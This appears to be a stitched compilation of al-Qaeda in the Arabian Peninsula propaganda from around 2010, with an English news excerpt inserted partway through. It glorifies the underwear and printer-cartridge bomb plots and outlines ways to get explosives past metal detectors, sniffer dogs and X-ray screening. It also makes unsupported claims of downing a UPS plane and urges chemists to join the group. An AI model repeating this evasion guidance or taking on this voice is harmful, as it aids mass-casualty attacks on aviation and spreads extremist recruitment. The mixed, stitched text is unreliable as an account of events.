حدود الطاقة فعلى سبيل المثال في جزيرة العرب أكثر من أربع سنين مضت كان أغلبها إعداد في جميع التخصصات المتاحة في علوم القوة والنكاية وفي جوانب غيرها، وقد بدا للعيان وظهر للعالم كله بعض الثمار اليانعة لهذا الإعداد فسبقوا بذلك أمم الكفر واخترقوا كل أجهزتهم المتقدمة حتى صرحوا أن الأجهزة الحالية لم تعد تنفع في تحقيق الأمن وقال بعضهم: إنه لا يمكن التغلب على القاعدة من الناحية التقنية ولكننا نستطيع تقليل الخطر وذلك بالتشديدات الأمنية، وجاءوا بحلول ترقيعية تبين عجزهم فلله الحمد والمنة.

وأول أسرار نجاح هذه العبوة أنها انطلقت من هذا المنطلق الرباني والرعاية الإلهية أما هم فقد أخذوا بالأسباب في نطاق عقولهم البشرية وأجهزتهم التقنية وفي نطاق الظاهر فقط {يعلمون ظاهراً} فهذا العلم الظاهر ناتجٌ من بذل السبب والمحاولة والإصرار وكانت سنة الله أن يعلم كل من طرق السبب سواءً كان من المؤمنين أو الكافرين ولكن الفرق الذي غاب عن أذهان كثير من البشر أن المؤمنين عندما يبذلون أسباب الدنيا متوكلين على ربهم متبرئين من حولهم وقوتهم في عبودية كاملة لله عز وجل عندها يفتح عليهم الفتّاح مفاتيح العلم ويسهلها ويقربها {وَاتَّقُوا اللَّهَ وَيُعَلِّمُكُمُ اللَّه} البقرة (٢٨٢) فما يحتاجه الذين كفروا من معلومة أو الوصول إلى حقيقة والذي قد يتطلب آلاف التجارب والمعامل والصرفيات المالية الهائلة قد يصل إليه المؤمنون بأيسر من ذلك بكثير ضمن التوفيق الرباني والتيسير الإلهي، وعند ذلك نعلم تماماً حقيقة من يسبق ومن سيصل إلى هدفه {وَلَا يَحْسَبَنَّ الَّذِينَ كَفَرُوا سَبَقُوا} وعندما نريد أن نتحدث عن المزيد من أسرار نجاح العبوة ننتقل إلى نقطة مهمة ألا **وهي: من يحمل هذه القنبلة؟** إن حامل القنبلة رجل تكاملت فيه سمات أهمها إيمان جازم بما يقدم عليه وتضحية متناهية وصدق وتوكل وحسن ظن بالله وتفويض الأمر إليه لأنه يعلم ويضع في حسابه احتمالية الوقع في الأسر سواءً أثناء تخطيه العقبات الأمنية خطوة خطوة أو أثناء التنفيذ أو بعد التنفيذ كما حصل للأخ عمر فاروق – فك الله أسره – وهذا أيضاً يحتاج إلى قوة نفسية وإرادة عالية مع هدوء في الأعصاب وهذا يتطلب المعية الربانية والسكينة التي تتنزل على المؤمنين الصادقين في الأوقات الصعبة.

ومن أسرار العبوة أنه تم فيها دراسة الأجهزة المستخدمة في الكشف داخل المطارات وغيرها سواءً من الناحية الأمنية أو الناحية التقنية في أمريكا وأوربا – و من باب أولى غيرها –

وكانت نتائج الدراسة أن الطرق التقنية العملية على ثلاث أنواع :

١- أجهزة الأشعة المرئية.

٢- أجهزة الكشف عن المعادن.

٣- أجهزة الكشف عن طريق الاشتمام للروائح.

فالأشعة المستخدمة (ray-x) والفوق البنفسجية والتحت الحمراء هي التي تخترق الحواجز لتعطي صورة لما خلف الستار والأجهزة في ذلك مختلفة على أساس مبدأ العمل، فمنها ما يعمل على ما يسمى «التردد المغناطيسي النووي» والذي يكشف عدد البروتونات، ومنها ما يعمل على مبدأ معرفة الطاقات المختلفة الموجودة داخل الذرة؛ لأنه ومن المعلوم لدى أصحاب الكيمياء النووية أن الطاقات داخل الذرة متنوعة، فمنها الطاقة الاهتزازية وطاقة الإلكترون في مداره، وغيرها وهذا ليس مجال للتفصيل في ذلك المهم أن كل جهاز يهتم بجانب معين، وهناك اختلاف بين الأجهزة وذلك على حسب المصدر المشع، ومن ثم معرفة آلية عمل كل جهاز، وطرق عمله، وحدود نطاقه في الكشف، من خلال الإشعاع والذي بدوره ينتج الطيف المطلوب والمستقبل للإشعاع. ومن ثم معرفة آلية عمل كل جهاز، وطرق عمله، وحدود نطاقه في الكشف، ومن خلال الدراسة المتواصلة التي أخذت فترة من الزمن يتبين أن لكل جهاز نقطة ضعف يمكن تجاوزها.

ولكن يبقى أن هناك سلبيات خطيرة في استخدام هذه الأجهزة على الأجسام،

لأنه ومن المعلوم أن التعرض لهذه الأشعة، وأشعة (ألفا وبيتا وجاما) يعرض الجسم للسرطانات. فالمستشفيات التي تستخدم أشعة (x-ray) للكشف عن ما بالداخل من عظام وغيره، تستخدم بشكل محدود جداً ولا يتعرض الجسم لها في السنة إلا إلى عدد معين قليل لتلافي الوقوع في السرطانات مع تحذير الحوامل بعدم استخدامها مطلقاً لما تسببه من طفرات جينية قد تصيب الأجنة، فاستخدام هذه الأجهزة بشكل مستمر كإجراء روتيني في المطارات له عواقب وخيمة وقد تتدخل منظمات حقوق الإنسان في منعه وسبب تعميمه الآن هو لإيقاف الغضب العارم بسبب الخرق الحاصل ولكن قد يستخدم على فئة معينة من الأشخاص المشتبه بهم مستقبلاً والسلبية الثانية التعدي على الخصوصية وهذا مالا يرضاه كثير من الناس خصوصاً المسلمين وبعض دعاة حماية الحريات من أمم الكفر. وأنا على يقين مما أقول أن الثغرات الآن موجودة مع الحالة الأمنية القصوى (اللون الحمر) فكيف إذا وضعوا الألوان الأخرى الفسفوري والأصفر والأبيض ! والنوع الثاني من الأجهزة هي كاشفات المعادن ويمكن التغلب عليها بطريقتين: الأولى: عدم استخدام المعادن أصلاً، والثانية: استخدامها بشكل معين. والنوع الثالث من الأجهزة هي أجهزة الاشتمام أو عن طريق الكلاب وهي الأكثر فعالية حيث أن الكلاب لديها القدرة على اشتمام رائحة قطر من الدم داخل عدة أمتار من الماء ويمكن التغلب على هذا عندما تعزل المادة المراد شمها تماماً عن المحيط الخارجي لأن المواد المتفجرة تنتج غازات متطايرة مثل أكاسيد الأوزت وغيرها والتي يسهل اشتمامها وعندما يتم العزل تبقى هذه الذرات من الغاز داخل العازل ولا يمكن أن تصل الجهاز المستقبل لها لكي يترجمها ثم يكشفها.

ويبقى لدينا الأجهزة الأمنية، فآلية عملها معقدة من ناحية كونها ترتبط بجهاز عالمي لمحاربة المجاهدين أو ما يسمى النظام العالمي الجديد تلتقي فيه الاستخبارات المركزية والمحلية في شبكة استخبارية عالمية لتبادل المعلومات وغير ذلك، هذا العمل الأمني يأخذ جوانب عديدة ومتنوعة من الإجراءات الأمنية في التنقلات -على سبيل المثال- بين الدولة الواحدة أو بين عدة دول والإجراءات الأمنية في وسائل النقل المختلفة ومنها الطيران والتفصيل في ذلك يطول. على كل حال تم دراسة جميع الثغرات في ذلك وتم لنا ما أردناه بفضل الله فلقد تخطى الأخ الاستشهادي أربع قارات آسيا ثم أفريقيا ثم أوربا ثم أمريكا وتجاوز أربع مطارات عالمية تخضع للإجراءات المشددة مع أن الأخ يدخل ضمن قوائم المراقبين عالمياً بسبب تبليغ أبيه عنه، فكيف يكون هذا من باب الصدفة كما يقول البعض ! لقد صعد الاستشهادي على متن الطائرة التي تحمل ٣٠٠ راكب وفي سماء أمريكا وقبل الهبوط بعشرين دقيقة أشعل الأخ القنبلة بالإبرة الطبية بشكل غير ملفت وانفجر الصاعق وهو ما تحدث عنه أحد الركاب بقوله إنه سمع صوت دوي قوي في الطائرة فلم يكن لتدخل الركاب أي دور في عدم الانفجار المادة القاصمة الـ (PETN) والتي من المعلوم أنها تنفجر بأقل من جرام من المواد المحرضة، كيف والمادة المحرضة تحتوي على أكثر من أربع جرامات !

ولقد قمنا بدراسة وأخذنا جزء من نفس العينة من المادة التي كانت في العبوة وتم تفجيرها بنجاح في ظروف أقل تهيئة على ما كانت عليه العبوة إذاً فلماذا لم تنفجر مع أن الصاعق أدى دوره؟ والمادة معزولة عن الترطيب بشكل محكم؟ نعم هناك أسرار

وأما ما جاء في وسائل الإعلام من الربط بين قنبلة أبي الخير – رحمه الله – والأخ عمر الفاروق – فك الله أسره – فهذا قد يتبادر إلى ذهن أي محلل متابع ومن حق كل إنسان أن يحلل ويتوقع ولكني أسأل هنا سؤالاً،

كيف يتسنى لأبي الخير حمل هذه الإبرة في جيبه وهو سيقابل أكبر مسئول أمني في حكومة آل سعود؟ حيث أنه من المتوقع أن أبسط تفتيش سيكشف الأمر، ثم إنه من المعلوم لدينا ولدى العدو أن أبا الخير – رحمه الله – قد مر بتفتيش دقيق وقد طلبوا منه تبديل ملابسه كاملة الخارجية والداخلية وتغيير الحذاء وغيره وهذا الذي جعل المحللين يجزمون أنها داخل جسده وسواءً كانت تحت الجلد أو فوقه ستبقى تساؤلات كثيرة تحتاج إلى إجابة؟ منها كيف يتسنى لأبي الخير إخراج الإبرة لو اعتبرنا أنها كانت معه ثم يحقن المواد وليس بينه وبين الأمير إلا أقل من المتر وهو أصلاً تحت المراقبة الشديدة من الحرس الشخصي للأمير ولكن عملية التفجير تمت دون أن يشعر أحد كيف تمت؟! ويؤكد هذا قولهم أن التفجير تم من الخارج وباستخدام شريحتين إحداهما مزروعة في بطن الأخ ومفتاح التفجير جوال الأمير أي أن الذبذبات انتقلت من اليمن ثم جوال الأمير ثم إلى داخل بطن الأخ وهذا الكلام مضحك ومثير للسخرية إذ كيف تنتقل الموجات من جوال الأمير إلى بطن الأخ !

هل شريحة الأمير علمت عن شريحة الأخ فربطت معها علاقة حميمة والرابط الذي ربطهم شريحة اليمن؟!. إنني لن أجيب على هذا وسأترك العقلاء يجيبون على ذلك، ثم كيف يتسنى للذبذبات أن تدخل إلى بطن الأخ !

واختلفت تحليلات المحللين في عبوة أبي الخير ما بين من يتلفظ بألفاظ بذيئة لا تعلو قدر قائلها، محاولاً استفزاز المجاهدين للبوح بماهية العبوة، وبين جاهلٍ بعيد كل البعد عن التخصص ومعرفة عمل وهندسة المتفجرات وقليل جداً من كان من أهل الاختصاص وقد ذكر أحد المختصين أن العبوة لا يمكن كشفها ولم يتوصل خبراء العالم الذين عكفوا عليها إلى ماهيتها، وعلى كل حال لا يهم كثيراً معرفة كون المادة المستخدمة في الطائرة هي من نوع (PETN) لأن أي مادة شديدة الانفجار تقوم بنفس الدور من التدمير ومما أريد أن أبشر به المسلمين في هذا المقال أن المجاهدين توصلوا إلى مادة شديدة الانفجار تفوق قوتها المتفجرات الكلاسيكية الشديدة الانفجار مثل (PETN) وملينيت وRDX وتترايل وغيرها وهي في طور الإعداد والتجربة. وبالمناسبة فإن خبراء العالم في مجال الهندسة وتصنيع المتفجرات إلى الآن لم يستطيعوا أن يصلوا لماهية المادة المستخدمة في الصواعق؟ وطريقة صعقها؟ وهل هي من نفس النوع في العبوتين؟ وآلية التفجير؟ وهل آلية التفجير في العمليتين متشابهة أم مختلفة وما هو الفرق؟ نعم تبقى أسرار ولن تكشف – بعون الله –. وقد يقول قائل لماذا إذاً لم يتم استخدام نفس العبوة التي استخدمت على محمد بن نايف في الطائرة؟ **أقول: تعدد الطرق في التنفيذ ووسائل التفجير مهمة جداً لأنها تعطي مرونة في التنفيذ واختراق الحواجز وتقرير استخدام عبوة أو أخرى يختلف حسب أهمية المكان والنتائج المترتبة على التفجير فتبقي لديك أسلحة تستخدم في وقتها المناسب وأيضاً هذا يخضع لظروف المكان الذي سيتم استهدافه،**

فالتشديد الأمني داخل مكتب رجل أمني وتحت مراقبة وحراسة يختلف تماماً عن طائرة تسير في الأجواء لست ساعات، فمن المؤكد أن الظروف في الحالة الثانية ستكون أكثر مرونة ولا تثير الشبهة أثناء التنفيذ.

وهناك اعتبارات أخرى توضع في الحسبان. ومن أسرار نجاح هذه العبوات أنها تتشكل حسب الظروف والبيئة فيكون تمويهها على حسب المكان والجهة المستهدفة. وغير ذلك وعندما يتم تشكيلها بالطريقة المناسبة ومما يعين على ذلك كون المتفجرات تأخذ أشكالاً متعددة في حالتها فمنها ما يكون صلباً أو سائلاً أو غازاً أو غيره فعند تقرير الهدف والظروف المحيطة به تقوم الهيئة العسكرية بإصدار الأوامر إلى قسم التصنيع لتصنيع عبوة ذات الموصفات المطلوبة. إذاً فمن هذا هل ستكون العبوات على نسق وشكل واحد؟ وهل سيكون الهدف دائماً هو أمير أو طائرة؟ وهل سيكون أصلاً استخدام المتفجرات هي الوسيلة الوحيدة في تحقيق النكاية وضرب الأهداف مع العلم أن مجال الكيمياء العامة والكيمياء الحيوية واسع؟

وهنا أدعو جميع الدكاترة الذين درست على أيديهم علم الكيمياء التواصل مع المجاهدين سواءً في الكيمياء العامة والعضوية والتحليلية والنووية أو الكيمياء الحيوية وأن يكونوا معنا في إكمال بعض البحوث النظرية والتطبيقية.

والله المستعان وعليه التكلان ولا حول ولا قوة إلا بالله.

2010

عبوات الاستنزاف

سنوات قادمة من الخوف والرعب

قاعدة الجهاد
في جزيرة العرب

لا إله إلا الله
محمد رسول الله

الموضـــوع: عمليات عبوات الاستنزاف
التاريـــخ: ١٤٣١/١١/٢٥هـ
رقم البيان: ٢٩

بيان عن عمليات عبوات الإستنزاف


الحمد لله القائل: ﴿ وَلَا يَحْسَبَنَّ ٱلَّذِينَ كَفَرُوا۟ سَبَقُوٓا۟ ۖ إِنَّهُمْ لَا يُعْجِزُونَ ﴾ الأنفال:٥٩، والصلاة والسلام على رسول الله وعلى آله وصحبه وسلم :

إننا في **تنظيم قاعدة الجهاد في جزيرة العرب** نزف للأمة ونبشرها بالخبر السار والمفاجأة المنتظرة: لقد وفقنا الله لإسقاط طائرة تابعة لشركة يو بي إس الأمريكية وذلك في يوم ٢٥/ رمضان / ١٤٣١هـ الموافق ٣ -٩-٢٠١٠ بعد إقلاعها من مطار دبي الدولي.

لقد أسقطنا الطائرة التابعة لشركة يو بي إس الأمريكية ولكن لأن إعلام العدو لم ينسب العمل إلينا فقد تكتمنا على العملية حتى نعاود الكرة، وقد فعلنا ذلك هذه المرة بعبوتين إحداهما مرسلة عبر شركة يو بي إس والأخرى عبر شركة فيدإكس الأمريكيتين.

ونحن نتساءل: لماذا لم يبين العدو ما حدث في طائرة اليوبي إس التي أسقطت؟ هل لأن العدو لم يتمكن من كشف سبب سقوط الطائرة أم أن إدارة أوباما أرادت أن تخفي الحدث حتى لا تبين فشلها الأمني خصوصا وأن العملية كانت قبيل الانتخابات النصفية الأمريكية؟
ونقول لأوباما: لقد سددنا ثلاث ضربات لطائراتك في غضون عام واحد. وسنواصل بإذن الله تسديد ضرباتنا على المصالح الأمريكية ومصالح حلفاء أمريكا.

ويحمد الله فإن عبوتنا المطورة تتيح لنا فرصة تفجيرها في الجو أو بعد وصولها إلى هدفها الأخير وهي مصممة لتتجاوز جميع أجهزة الكشف. ونقول لآل سعود لقد فضح الله عمالتكم لليهود فقد كانت تلك العبوات متوجهة إلى معابد يهودية صهيونية فتدخلتم بخيانتكم لحمايتهم فلعنة الله على الظالمين.


In the al-Qaeda in the Arabian Peninsula October 2010 cargo plane bomb plot, two PETN-filled printer cartridges were found at East Midlands Airport and in Dubai on flights bound for the U.S. on an intelligence tip. Both packages contained sophisticated bombs concealed in computer printer cartridges filled with PETN. The bomb found in England contained 400 grams (14 oz) of PETN, and the one found in Dubai contained 300 grams (11 oz) of PETN. – would be enough to blast a hole in a metal plate twice the thickness of an aircraft's skin.

How a printer becomes a bomb



1 Police confirmed the printer being mailed to a Chicago synagogue was actually a bomb. This part is a printed circuit board from a disassembled cellphone, allowing the bomb to be activated by phone. Wires lead from the board to the ink cartridge, where…



2 … highly explosive pentaerythritol tetranitrate, or PETN, has been hidden. It takes just four ounces of PETN to destroy a car. It is the explosive used in the failed Christmas Day plot last year.



3 The package was resealed, and from the outside appeared to contain a typical computer printer.

Device found in Dubai

The printer contained an electrical circuit connected to a mobile phone SIM card.





The printer cartridge contained PETN explosive.



The box contained various handicrafts as well as a management textbook and a copy of The Mill on the Floss.

حيثيات العملية :

موضوع للأخ / أبو عبد الله البتار

مر خبر سقوط طائرة "اليو بي أس " مرور الكرام على شاشات التلفاز و لم تلفت أي انتباه ، حتى تبنى تنظيم القاعدة في جزيرة العرب العملية وذلك في نفس بيان تبني عملية أخرى استهدفت فيها طائرتان أحداهما لشركة "فيدكس" و الثانية لشركة "يو بي أس". إن هذه العملية نوعية بما للكلمة من معنى فلحد الان لم تستطع أجهزة الأمن الصليبية و أخواتها العميلة من معرفة حيثيات هذا الهجوم فيأسوا من ذلك و قالوا أن الطائرة سقطت " بسبب خلل فني " .

إن اختيار الإخوة المجاهدين طيران الشحن التجاري كهدف هو اختيار موفق – إن طيران الشحن التجاري من أهم ركائز الاقتصاد الأمريكي فله أسهم بمئات المليارات في البورصات الأمريكية إضافة إلى ارتباطه بعدة قطاعات تجارية مهمة ، و لذلك فإن إستهدافه سيكون ضربة قوية للاقتصاد الأمريكي ومن خلفه كل الدول الدائرة في فلك رأس الكفر أمريكا – بـ الاضافة إلى ضعف الإجراءات الأمنية المتبعة في فحص الطرود و بضائع الشحن مقارنة بالإجراءات المتبعة في طيران النقل المدني ، زيادة إلى أن استهداف طائرة شحن وإسقاطها لا يتطلب عملية إستشهادية بل طردا مفخخا يرسل في نحور الكافرين ويفجر عن بعد أو بالتوقيت. ولذلك كان هذا هدفا مهما وصيدا سمينا لا يفوت.

العملية تبناها تنظيم القاعدة في جزيرة العرب.

العملية الأولى : في الثالث من سبتمبر ٢٠١٠ تم تفجير طائرة شحن تابعة لشركة" يو بي أس " الأمريكية قبيل إقلاعها من مطار دبي الدولي .

صور لحطام الطائرة بعد سقوطها على القاعدة العسكرية




ولقد أسفرت العملية عن هلاك طاقم الطائرة المكون من الربان ومساعده وهما
أمريكيان. و سقوط الطائرة على قاعدة عسكرية فدمرت أجزاء كبيرة منها
©EPA

العملية الثانية :

تاريخ العملية في ٢٩ أكتوبر ٢٠١٠

لنفهم حيثيات العملية يجب أن نرجع إلى أصحاب العمل ، و هذا اقتباس من الشرح الذي كتبه الأخ المجاهد عكرمة المهاجر – حفظه الله – من قسم العمليات الخارجية في تنظيم القاعدة في جزيرة العرب .

الشرح موجود في مجلة الملاحم العدد السادس عشر أو مجلة "إنسباير" العدد الخاص

الحمد لله و الصلاة و السلام على رسول الله. إن أهم جانب من جوانب الإعداد للعدو هو امتلاك عقيدة صحيحة. كل النصر من عند الله و لهذا نحن بحاجة إلى الإيمان به. بعد ذلك يجب إعداد المسائل الضرورية لدفع العدو.

في هذا المقال سنعرج على بعض التفاصيل التقنية للطردين المفخخين.

جهاز كشف المعادن : تمكنا بعون الله من تجنب جهاز كشف المعادن و هذا جلي في عملية الأخ عمر الفاروق فك الله أسره و الأخ أبي الخير تقبله الله .نتيجة تلك القدرة بالأساس بتجنب استعمال المعادن تماما في الصواعق .قمنا بتطوير محاكيات صواعق. ربما الإخوة يقصدون بـ"محاكيات صواعق" صواعق ذات قالب بلاستيكي .

الشم: إن التعبئة و الغلاف المحكم للطرود يحول دون اكتشافها عن طريق الأجهزة أو الكلاب الشمامة. و تم منع أي مثقال ذرة من الخروج من الطرد ، بعد ذلك تم تنظيف الطرد تماما للتخلص من أي جزيء متناثر أثناء تعبئة المادة .استعملنا مجموعة من المحللات العضوية لتنظيف المحبرة من أي بقايا قد تعلق بظهر العلبة .

أجهزة الكشف بالأشعة السينية : كانت أجهزة الكشف بأشعة "أكس" الأولية تعتمد على لونين ثم ثلاثة فيما بعد، انتهاءا الآن بستة ألوان. وتظهر المعادن بثلاثة ألوان ، و المواد العضوية بلونين ، و المواد غير العضوية بلون واحد ، و يعتمد اللون على العدد الذري للمادة المفحوصة ،

إذن كيف نجحنا في تخطي أجهزة الكشف بالأشعة السينية ؟

